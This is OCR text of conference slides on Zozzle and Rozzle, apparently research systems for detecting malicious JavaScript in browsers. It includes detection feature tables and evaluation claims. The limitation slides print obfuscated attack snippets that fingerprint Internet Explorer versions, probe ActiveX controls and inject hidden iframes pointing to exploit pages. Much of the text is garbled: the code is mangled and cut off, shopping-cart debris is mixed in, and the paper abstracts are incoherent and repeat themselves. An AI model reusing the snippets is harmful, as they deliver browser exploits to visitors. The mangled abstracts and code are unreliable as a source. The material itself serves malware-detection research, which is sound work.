


# Plan (revised and improved)

Deobfuscate (unfold the code)

Then classify

# Runtime Deobfuscation via Code Unfolding)




# Zozzle Training & Application

malicious  
samples  
(1K)




benign  
samples  
(7K)



Feature	P(malicious)
string:0dc	0.99
function:shellcode	0.99
loop:memory	0.87
abcababcababcabc	0.80
try:activex	0.41
if:file 7	0.33
abcababcababcabcabc	0.21
function:unescape	0.45
abcababcababcabcabc	0.55
loop:nop	0.95




# Hierarchical Feature Extraction



# Naïve Bayes Classification

Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
Function:ActiveX	0.80
try:activex	0.41
if:msie 7	0.33
function:Array	0.21
function:unescape	0.45
loop:+=	0.55
loop:nop	0.95





OOOO: | > | > | > | > | NOTEBOOK BATTERY

購物車 /  
Shopping Cart

OOOOOOOO 0 OOOOOOO  
OO NT0.00OO

C:\WINDOWS\system32\cmd.exe



C:\Documents and Settings\t-charlc\My Documents\deobfuscator>TestHarness.exe "http://cogy.net/jdefault.html"

# Contributions of Zozzle

## Mostly static malware detection

- Zozzle, a highly precise, lightweight, mostly static JavaScript malware detector
- Based on extensive experience of analyzing 1000s of malware sites from Nozzle runtime detector

## AST-based detection

- AST-based detection leads to better precision
- Feature selection is totally automatic

## Fast classification

- Scale to hundreds or even thousands of features
- 1 MB of code/sec


# Evaluation

## Questions

- How many features are needed?
- False positive and false negative rates
- How fast is classification?
- What is the reach: how many malware sites does it find?

- Evaluated Zozzle on millions of samples
- Have been running it for several months on the web
- 1,000s malicious sites daily

# Features & Throughput





# False Positives & False Negatives

Set of 1.2M samples

0 false positives

Finds more malware than any other detector we know



# Limitations of Zozzle

```
"\x6D"\x73\x69\x65"\x20\x36"  
= "msie 6"  
  
if (document.cookie.indexOf("\x6D"\x73\x69\x65"\x20\x36")>0)  
    document.write("<iframe src=x6.htm></iframe>");  
  
"O"\x57\x43"\x31\x30\x2E\x53"+  
"pr"\xae"\ds"\he"\et"  
= "OWC10.Spreadsheet"  
  
} catch(a) { } finally {  
    if (a!="[object Error]"){  
        document.write("<iframe src=svf19"</iframe>");  
    }  
}  
try {  
    var c; var f=new ActiveXObject("O"\x57)  
} catch(c) { } finally {  
    if (c!="[object Error]"){  
        aacc = "<iframe src=of.htm></iframe>";  
        setTimeout("document.write(aacc)", 3500);  
    } }
```

indexOf(  
+\x69"\x65"\x20"\x37")>0)  
-><iframe>");

"\x6D"\x73"\x69"\x65"\x20"\x37"

= "msie 7"

# What's Next: Rx

```
if (navigator.userAgent.toLowerCase().indexOf(
    "\x6D"\x73\x69\x65"+  

    document.write("<iframe src=x6.htm></iframe>  
if (navigator.userAgent.toLowerCase().indexOf(
    "\x6D"\x73"\x69"+  

    document.write("<iframe src=x7.htm></iframe>  
  
try {  
    var a; var aa=new ActiveXObject("Sh"+"ockw"+  
} catch(a) {} finally {  
    if (a!="[object Error]")  
        document.write("<iframe src=svf19.htm></  
}  
try {  
    var c; var f=new ActiveXObject("O"\x57\x43"+  
} catch(c) {} finally {  
    [object Error]) {  
        "<iframe src=of.htm></iframe>";  
        cout("document.write(aacc)", 3500);  
    }  
}
```




Rozzle: De-Cloaking Internet Malware

Clemens Kollitsch  
TU Vienna

Benjamin Livshits and Benjamin Zorn  
Microsoft Research

Abstract—In recent years, attacks that exploit vulnerabilities in browsers and their associated plugins have increased significantly. These attacks are often written in JavaScript and literally millions of URLs contain such malicious content. While static and runtime methods for malware detection are often proposed in the literature, both on the client side, for just-in-time malware detection, there has been little work on cloaking-based detection, either as offline or crawler-based approaches. In this paper, we approach a crawler-based malware detection system that targets a particular browser to be environmental limits: the version of installed plugins. This attack is limited because the malware exploits a plugin's result and fails otherwise. As a result, the detection is triggered infrequently. When the right environment is observed that uses certain plugins and fail otherwise, this paper proposes a solution that uses virtual environments to detect malware undetectable by traditional scanners. This paper proposes execution virtualization, for example, execution environments that are large-scale execution environments. The detection is effective, but it is slow. The detection is effective, but it is slow.

# Zozzle: Detection on a budget



Thousands of malware samples detected

ZOZZLE: Fast and Precise In-Browser JavaScript Monitoring  
Charlie Curtsinger  
Univ. of Mass., Amherst  
Abstract  
JavaScript-based attacks are a major fraction of successful attacks today. Attackers like JSbeautify can be mounted against a seemingly innocent target proposed for addressing the cause of the problem. In this paper, we introduce ZOZZLE, a fast and precise in-browser JavaScript monitoring system that can detect thousands of malware samples in real time.

Benjamin Livshits  
Microsoft Research